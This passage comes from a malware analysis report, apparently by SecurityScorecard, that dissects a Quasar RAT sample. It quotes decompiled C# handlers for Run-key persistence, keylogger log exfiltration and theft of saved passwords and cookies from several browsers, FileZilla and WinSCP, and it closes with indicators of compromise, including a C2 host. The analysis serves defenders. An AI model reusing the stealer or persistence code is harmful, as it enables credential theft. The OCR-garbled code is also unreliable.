


Figure 75

# DoPathDelete

The Delete method is used to delete a specific file or directory:




Figure 76

#### DoShutdownAction

The malware can restart, shut down, and switch the computer to standby mode using this command:




Figure 77

#### GetStartupItems

The malicious process obtains the Run and RunOnce Registry keys depending on the processor's architecture:

public	static woid smethod_36(GetStartupItems command, GClass33 client)
tr	
	<pre>List<string> list = new List<string>(); using (RegistryKey registryKey = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"))</string></string></pre>
	if (registryKey != null)
	<pre>list.AddRange(registryKey.GetFormattedKeyValues().Select(new Func<string, string="">(GClass57.Class39.class39_0.method_1))); }</string,></pre>
	, using (RegistryKey registryKey2 = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Minrosoft\\Windows\\CurrentVersion\\RunOnce"))
	if (registryKey2 != null)
	<pre>list.AddRange(registryKey2.GetFormattedKeyValues().Select(new Func<string, string="">(GClass57.Class39.class39_0.method_2))); }</string,></pre>
	using (RegistryKey registryKey3 = GClass47.smethod_1(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"))
	if (registryKey3 != null)
	<pre>list.AddRange(registryKey3.GetFormattedKeyValues().Select(new Func<string, string="">(GClass57.Class39.class39_0.method_3))); }</string,></pre>
	<pre>&gt; using (RegistryKey registryKey4 = GClass47.smethod_i(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"))</pre>
	if (registryKeys != null)
	<pre>list.AddRange(registryKey4.GetFormattedKeyValues().Select(new Func<string, string="">(GClass57.Class39.class39_0.method_4))); }</string,></pre>
	using (RegistryKey registryKey5 = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTMARE\\Wow6432Mode\\Microsoft\\Windows\\CurrentVersion\\Run"))
	if (registryKeyS != null)
	<pre>list.AddRange(registryKey5.GetFormattedKeyValues().Select(new Func<string, string="">(GClass57.Class39.class39_0.method_5))); }</string,></pre>
	using (RegistryKey registryKey = GClass47, smethod 1(RegistryHive.LocalMachine. "SOFTWARE\\Waw6432Wode\\Microsoft\\Windows\\CurrentVersion\\RunDace"

Figure 78

# DoStartupItemAdd

The malware can add registry values under the Run and RunOnce keys and can create Windows URL shortcut files in the Startup folder:

publ (	static void smethod_37(DoStartupItemAdd command, GClass33 client)
	switch (command.Type)
	( case 0: if (loclass47.smethod_@(RegistryHive.localMachine, *50FTHMRE\\Microsoft\\Windows\\CurrentVersion\\Run*, command.Hame, command.Path, true))
	<pre>case 1: if (liClass47.smethod_@(RegistryHive.LocalPachine, "SOFTWARE\\Hicrosoft\\Windows\\CurrentVersion\\RunOnce", command.Hame, command.Path, true))     {         //</pre>
	<pre>case 2: if (liClass47.smethod_@(RegistryHive.CurrentUser, "SOFTWARE\/Wicrosoft\Windows\/CurrentVersion\\Run", command.Hame, command.Path, true)) {</pre>
	<pre>case 3: if (lclass47.smethod_0(RegistryHive.CurrentUser, "SOFTWARE\VMicrosoft\WWindows\\CurrentVersion\\RunOnce", command.Rune, command.Path, true)) {</pre>
	case 4: if (loClass46.1s64Bit) (
	throw new NotSupportedException("Only on 64-bit systems supported");
	<pre>if (16Class47.smethod_@(RegistryHive.LocalMachine, "50FTWARE\Wow6432Hode\Vticrosoft\Windows\\CurrentVersion\\Run", command.Hame, command.Path, true)) {</pre>
	throw new Exception("Could not add value");
	break; case 5:
	<pre>throw new NotSupportedException("Only on 64-bit systems supported");</pre>
	if (loclass47.smethod_@(RegistryHive.LocalMachine, "SOFTNARE\\Wow6432Node\VMicrosoft\\Windows\\CurrentVersion\\RunOnce", command.Name, command.Path, true))
	<pre>case 6: if (lDirectory.Exists(Environment.detFolderPath(Environment.SpecialFolder.Startup)))</pre>
	{     Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Startup)); }
	using (StreamWriter streamWriter = new StreamWriter(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), command.Hame + ".url"), false)
	<pre>streamilize.witeLine("[internetShortcrif]"); streamilize.witeLine("UnL=flie://" + command.Path); streamilize.witeLine("internetShortcrif);</pre>

Figure 79

## DoStartupItemRemove

The command is the opposite of the above and is used to delete persistence entries (Figure 80).

<pre>static void smethod_38(DoStartupItemRemove command, GClass33 client)</pre>
switch (command.Type)
case 0:
<pre>if (16Class47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\/Microsoft\\Windows\\CurrentVersion\\Run", command.Mame)) {</pre>
<pre>throw new Exception("Could not remove value"); }</pre>
<pre>if (l6Class47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\Wicrosoft\\Windows\\CurrentVersion\\RunOnce", command.Name)) (</pre>
throw new Exception("Could not remove value");
) break:
oreas, case 2:
<pre>case z: if (!GClass47.smethod 2(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name))</pre>
{
throw new Exception("Could not remove value");
break:
case 3:
<pre>if (IGClass47.smethod_2(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name)) {</pre>
<pre>throw new Exception("Could not remove value"); }</pre>
<pre>throw new NotSupportedException("Only on 64-bit systems supported"); }</pre>
<pre>if (IGClass47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Hicrosoft\\Windows\\CurrentVersion\\Run", command.Name)) (</pre>
throw new Exception("Could not remove value"); }
break;

Figure 80

# DoDownloadFileCancel

This command is used to signal that the file download operation was canceled:

```
public static void smethod_20(DoDownloadFileCancel command, GClass33 client)
{
    if (!GClass57.dictionary_1.ContainsKey(command.ID))
    {
        GClass57.dictionary_1.Add(command.ID, "canceled");
        new DoDownloadFileResponse(command.ID, "canceled", new byte[0], -1, -1, "Canceled").Execute(client);
    }
}
```

# Figure 81

# DoLoadRegistryKey

The process retrieves the values and subkeys found under the Registry key mentioned in the command:


pub	lic static void <pre>smethod_0(DoLoadRegistryKey packet, GClass33 client)</pre>
	<pre>GetRegistryKeysResponse getRegistryKeysResponse = new GetRegistryKeysResponse();</pre>
	try
	<pre>RegistrySeeker registrySeeker = new RegistrySeeker(); registrySeeker.BeginSeeking(packet.RootKeyName); getRegistryKeysResponse.Matches = registrySeeker.Matches; getRegistryKeysResponse.IsError = false;</pre>
	catch (Exception ex)
	{ getRegistryKeysResponse.IsError = true;
	<pre>getRegistryKeysResponse.ErrorMsg = ex.Message; }</pre>
3	<pre>getRegistryKeysResponse.RootKey = packet.RootKeyName; getRegistryKeysResponse.Execute(client);</pre>

# Figure 82

The following commands are similar and self-explanatory: DoCreateRegistryKey, DoDeleteRegistryKey, DoRenameRegistryKey, DoCreateRegistryValue, DoDeleteRegistryValue, DoRenameRegistryValue, and DoChangeRegistryValue.

# GetKeyloggerLogs

The binary exfiltrates the files located in the keylogger's Logs directory:




intern		thod_e()
tr		
¢.		
	t num (!Dir	= 1; ectory.Exists(Keylogger.LogDirectory))
		<pre>GetKeyloggerLogsResponse("", new byte[0], -1, -1, "", num, 0).Execute(this.gclass33_0);</pre>
		<pre>info[] files = new DirectoryInfo(Keylogger.LogDirectory).GetFiles(); files.Length == 0)</pre>
		new GetKeyloggerLogsResponse(**, new byte[0], -1, -1, **, num, 0).Execute(this.gclass33_0);
		foreach (FileInfo fileInfo in files)
		GClass6 gclass5 = new GClass6(fileInfo.FullName); if (gclass.MaxBlocks < 0)
		<pre>new GetKeyloggerLogsResponse(**, new byte[θ], -1, -1, gclass.LastError, num, files.Length).Execute(this.gclass33_0);</pre>
		<pre>for (int j = 0; j &lt; gclass.MaxBlocks; j++) {</pre>
		<pre>byte[] block; if (gclass.method_l(j, out block))</pre>
		new GetKeyloggerLogsResponse(Path.GetFileHame(fileInfo.Hame), block, gclass.HaxBlocks, j, gclass.LastError, num, files.Length).Execute(this.gclass33_0)
		<pre>new GetKeyloggerLogsResponse(**, new byte[0], -1, -1, gclass.LastError, num, files.Length).Execute(this.gclass33_0); }</pre>
		) num++:

Figure 84

## GetPasswords

This command is utilized to steal credentials from browsers and other applications:



#### Figure 85

The malware opens the "Login Data" and "Cookies" databases from Google Chrome, Opera, and Yandex:

public stat:	: List<6Class56> smethod_0()
1 Ister	ss56> result;
try	
C	
res	t = GClass9.smethod_@(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Google\\Chrome\\User Data\\Default\\Login Data"), "Chrome");
catch (	
€	
res	
return	sult:
<u>}</u>	
) // Takan 0	NAMANAE ATA. ENT RUL, BUMAMAEER ELT, AELAMANATEA
	M00020F RID: 527 RVA: 0:4000055E0 File Offset: 0:4000057E0 List(dClass9.dClass100: smethod 1()
public stat:	
public stat { List <gc< td=""><td></td></gc<>	
public stat:	
public stat: { List <gc try {</gc 	
<pre>public stat: { ListcGC try { resi }</pre>	<pre>ListedClassB.ClassB.smethod_l() ss9.cclassB.result; t = 0Class9.smethod_l(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Google\\Chrome\\User Data\\Default\\Cookies"), "Chrome");</pre>
<pre>public stat: { ListcGC try { resi }</pre>	: Listo@Class9.0Class10> smethod_1() ss9.0Class10> result;
<pre>public stat: { List<gc: try { resi } catch () {</gc: </pre>	: List GClass9.GClass10> smethod_1() ss9.GClass10> result; t = GClass9.smethod_1(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationOata), "Google\\Chrome\\User Data\\Default\\Cookies"), "Chrome"); cception)
<pre>public stat: { List<gc: try { resi } catch () {</gc: </pre>	<pre>List<gclass9.oclass10> smethod_1() ss9.oClass10&gt; result; t - GClass9.smethod_1(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocslApplicationData), "Google\\Chrome\\User Data\\Default\\Cookies"), "Chrome"); cception) t - new List<gclass9.oclass10>();</gclass9.oclass10></gclass9.oclass10></pre>



uudiic static List(ollass)o> smethod_0()	
ListoGclass56> result; try result = Gclass9.smethod_0(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable\\Login Data"), "Opera Software\\Opera Stable\\Login Data", "Opera Software\\Opera Stabl	era")
<pre>// Token: 0x06000288 RID: 699 RWA: 0x0000C5F0 File Offset: 0x0000A7F0 ublic static ListoGlass9.Gclass10&gt; result; try {     result = Gclass9.smethod_1(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\U0pera Stable\\Cookies"), "Opera     catch (Exception)     result = new ListoGclass9.Gclass10&gt;();     return result; </pre>	;);

Figure 87

1	public static List <gclass56> smethod 0()</gclass56>
	List<6Class56> result;
	try
	result = GClass9.smethod_0(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Yandex\\YandexBrowser\\User Data\\Default\\Login Data"), "Yandex")
	▶ 이 사람이 있는 것이 같아. 이렇게 하는 것이 되었는 것이 같아. 이는 것이 같아. 이는 것이 같아. 이는 것이 같은 것이 같아. 이는 것이 같아. 이는 것이 같아. 이는 것이 같아. 이는 것이 
	catch (Exception)
	result = new List<6Class56>();
	return result;
	}
	// Token: 0x0600028E RID: 702 RVA: 0x0000C680 File Offset: 0x0000A880
	// TOKET CAREGORIZE ALL / VE AVAI CAREGORIZED / LE CITAEL CAREGORIZED CONTRACT CAREGORIZ
	pould static cistor assistor section_a()
	List<6Class9.6Class10> result;
	try
	43
	result = 6Class9.smethod_1(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Yandex\\VandexBrowser\\User Data\\Default\\Cookies"), "Yandex");
	reserve occasses section_a(retrictionence occase) reserve and a section of the se
	catch (Exception)
	result = new List<6Class9.6Class10>();
	return result;

The malicious binary retrieves the "origin\_url", "username\_value", and "password\_value" columns from the "Login Data" database. The password field is decrypted using the ProtectedData.Unprotect method, as shown below:








ublic	GClass12(string baseName)
	<pre>(File.Exists(baseName))</pre>
	<pre>FileSystem.FileOpen(1, baseName, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared, -1); string s = Strings.Space((int)FileSystem.LOF(1)); FileSystem.FileGet(1, ref s, -1L, false); FileSystem.FileClose(new int[] { 1</pre>
	<pre>}); this.byte_0 = Encoding.Default.GetBytes(s); if (Encoding.Default.GetString(this.byte_0, 0, 15).CompareTo("SQLite format 3") != 0) {</pre>
	<pre>throw new Exception("Not a valid SQLite 3 Database File"); } if (this.byte_0[52] != 0) {</pre>
	<pre>throw new Exception("Auto-vacuum capable database is not supported"); } this.ushort_0 = (ushort)this.method_0(16, 2); this.ulong_0 = this.method_0(56, 4);</pre>
	<pre>if (decimal.Compare(new decimal(this.ulong_0), 0m) == 0) {     this.ulong_0 = 1UL; } this.method 8(100UL);</pre>
	this.methou_0(1000L),

It obtains Internet Explorer passwords by querying the "Software\Microsoft\Internet Explorer\IntelliForms\Storage2" registry key:

<pre>public static List<gclass56> smethod_0()</gclass56></pre>
(
List <gclass56> list = new List<gclass56>();</gclass56></gclass56>
try
$\mathbf{C}$ . Consider the second constraint of the second sec
using (ExplorerUrlHistory explorerUrlHistory = new ExplorerUrlHistory())
<pre>List<string[]> list2 = new List<string[]>();</string[]></string[]></pre>
<pre>foreach (GStruct3 gstruct in explorerUrlHistory)</pre>
이 같은 것 같은
try
<pre>if (GClass19.smethod_3(gstruct.UrlString, list2))</pre>
<pre>foreach (string[] array in list2)</pre>
list.Add(new GClass56
Username = array[0],
Password = array[1],
URL = gstruct.UrlString,
Application = "InternetExplorer"
•
catch (Exception)

Figure 92



The Firefox credentials and cookies are extracted from the "logins.json" and "cookies.sqlite" files:

{	
	<pre>GClass14.directoryInfo_0 = GClass14.smethod_7(); if (GClass14.directoryInfo_0 == null)</pre>
	throw new NullReferenceException("Firefox is not installed, or the install path could not be locat
	<pre>/ GClass14.directoryInfo_1 = GClass14.smethod_5(); if (GClass14.directoryInfo_1 == null)</pre>
	<pre>{     throw new NullReferenceException("Firefox does not have any profiles, has it ever been launched?")</pre>
	<pre>} } Slass14.fileInfo_0 = 6Class14.smethod_6(6Class14.directoryInfo_1, "logins.json"); if (6Class14.fileInfo_0 == null)</pre>
	<pre>{    throw new NullReferenceException("Firefox does not have any logins.json file");</pre>
	<pre>// GClass14.fileInfo_1 = GClass14.smethod_6(GClass14.directoryInfo_1, "cookies.sqlite"); if (GClass14.fileInfo_1 == null)</pre>
	<pre>throw new NullReferenceException("Firefox does not have any cookie file"); }</pre>
	} catch (Exception)
3	
// pub	Token: 0x06000212 RID: 530 RVA: 0x000086D0 File Offset: 0x000098D0 lic static List<6Class56> smethod_0()
٤.	List <gclass56> list = new List<gclass56>();</gclass56></gclass56>
	<pre>GClass14.smethod_2(GClass14.directoryInfo_1, GClass14.directoryInfo_0); GClass14.GClass16 gclass = new GClass14.GClass16();</pre>
	using (StreamReader streamReader = new StreamReader(GClass14.fileInfo_0.FullName))
	<pre>gclass = GClass11.smethod_1<gclass14.gclass16>(streamReader.ReadToEnd());</gclass14.gclass16></pre>
	foreach (GClass14.GClass15 gclass2 in gclass.logins)
	<pre>string username = GClass14.smethod_13(gclass2.encryptedUsername);</pre>
	<pre>string password = GClass14.smethod_13(gclass2.encryptedPassword);</pre>
	Uri uri = new Uri(gclass2.formSubmitURL);
	list.Add(new GClass56
	URL = uri.AbsoluteUri,
	Username = username,
	Password = password,
	Application = "Firefox"

private static DirectoryInfo	seethod_s()
<pre>string path = Environment if (IDirectory.Exists(pat) </pre>	SetFolderPath(fmvironment.SpecialFolder.ApplicationData) + "\Vorilla\\Firefox\\Profiles"; ))
	ts = new DirectoryInfo(path).GetDirectories();
if (directories.Length == {	
	<pre>ngeException("No Firefox profiles could be found");</pre>
return directories[0];	
	RMA: br00000AEC File Offset: Br00000EEC M_((DirectoryInfo profilePath, string searchTerm)
	sPath.GetFiles(searchTerm);
<pre>int num = 0; if (0 &gt;= files.Length)</pre>	
	w Firefox logins.json was found");
	e Firetox Lugins-Joon Was Tourne JJ
return files[num];	
	NA: bd0000015 file Offset: 0x000015 website bd0000015 file Offset: 0x0000015 yMyr «Class#.1548[; ? Sclass#.setbol ifegistryHive.iscalMachine, "50710085\Wood43300de\Woillla\Voillla Firefor") ; Sclass#.setbol ifegistryHive.iscalMachine, "50710085
Viozilla\Viozilla Firefo	
( if (registryKey != nu	
<pre>string[] subKeyNam if (subKeyNames.L</pre>	ses = registryKey.GetSubKeyKanes(); ngth == 0)
	r registryKey2 = registryKey. <mark>OpenSubKeyNames[0]))</mark>
	<pre>registrykey2.dpenkeadonlySideKeySide("Main").detVolueSide("Install Directory", ""); ullOrEmpty(valueSafe))</pre>
	toryInfo 0 = new DirectoryInfo(value5afe);
<pre>GClass14.dire goto IL_9C; }</pre>	



The executable extracts the "Host", "Port", "User", and "Pass" values from XML files corresponding to FileZilla:



Figure 96

<pre>public static string smethod_1(string szInput) {     string result;     try</pre>		
<pre>byte[] bytes = Convert.FromBase64String(szI     result = Encoding.UTF8.GetString(bytes);</pre>	Input);	
} catch		
result = szInput;		
return result; }		
<pre>// Token: 0x0400019D RID: 413 public static string string_0 = string.Format("{0}\</pre>	<pre>\\FileZilla\\recentservers.xml*, Environment.</pre>	.GetFolderPath(Environment.SpecialFolder.Applicatio
<pre>// Token: 0x0400019E RID: 414 public static string string 1 = string.Format("{0})</pre>	\\FileZila\\sitemanagen xml" Environment Ge	atEolderPath(Environment SpecialEolder ApplicationD

The process retrieves and decrypts credentials from WinSCP, an open-source FTP client (Figure 98).

publ	ic static List <gclass56> smethod_0()</gclass56>
	List <gclass56> list = new List<gclass56>(); List<gclass56> result;</gclass56></gclass56></gclass56>
	try
	<pre>string path = "SOFTWARE\\\\Martin Prikryl\\\\WinSCP 2\\\\Sessions"; using (RegistryKey registryKey = GClass47.smethod_1(RegistryHive.CurrentUser, path)) </pre>
	<pre>foreach (string name in registryKey.GetSubKeyNames())</pre>
	using (RegistryKey registryKey2 = registryKey. <i>OpenReadonlySubKeySafe</i> (name))
	if (registryKey2 != null)
	<pre>string text = registryKey2.GetValueSafe("HostName", ""); if (!string.IsNullOrEmpty(text)) {</pre>
	<pre>string valueSafe = registryKey2.GetValueSafe("UserName", ""); string text2 = GClass25.smethod_2(valueSafe, registryKey2.GetValueSafe("Password", ""), text); string valueSafe2 = registryKey2.GetValueSafe("PublicKeyFile", ""); text = text + ":" + registryKey2.GetValueSafe("PortNumber", "22"); if (string.IsNullOrEmpty(text2) &amp;&amp; !string.IsNullOrEmpty(valueSafe2))</pre>
	<pre>text2 = string.Format("[PRIVATE KEY LOCATION: \"{0}\"]", Uri.UnescapeDataString(valueSafe2)); }</pre>
	<pre>list.Add(new GClass56 {     URL = text,     Username = valueSafe,     Password = text2,</pre>
	Application = "WinSCP" } }
	} result = list; }

# Figure 98

## ReverseProxyConnect

The malware implements the reverse proxy using this command, together with ReverseProxyData, and ReverseProxyDisconnect, as shown below:






Figure 100

#### GetConnections

The GetExtendedTcpTable API is used to obtain the list of established TCP connections:






Figure 102

SecurityScorecard

# Indicators of Compromise

# SHA256

36c483343398ea17347a4be4360ad4fb5f693b71cb61a5ecd919058a42884a06

# C2 server

rick63.publicvm[.]com[:]6750

# Mutex

QSR\_MUTEX\_yvr8DKPNa7TF7IQF9u

# Scheduled task and Run registry key

Quasar Client Startup

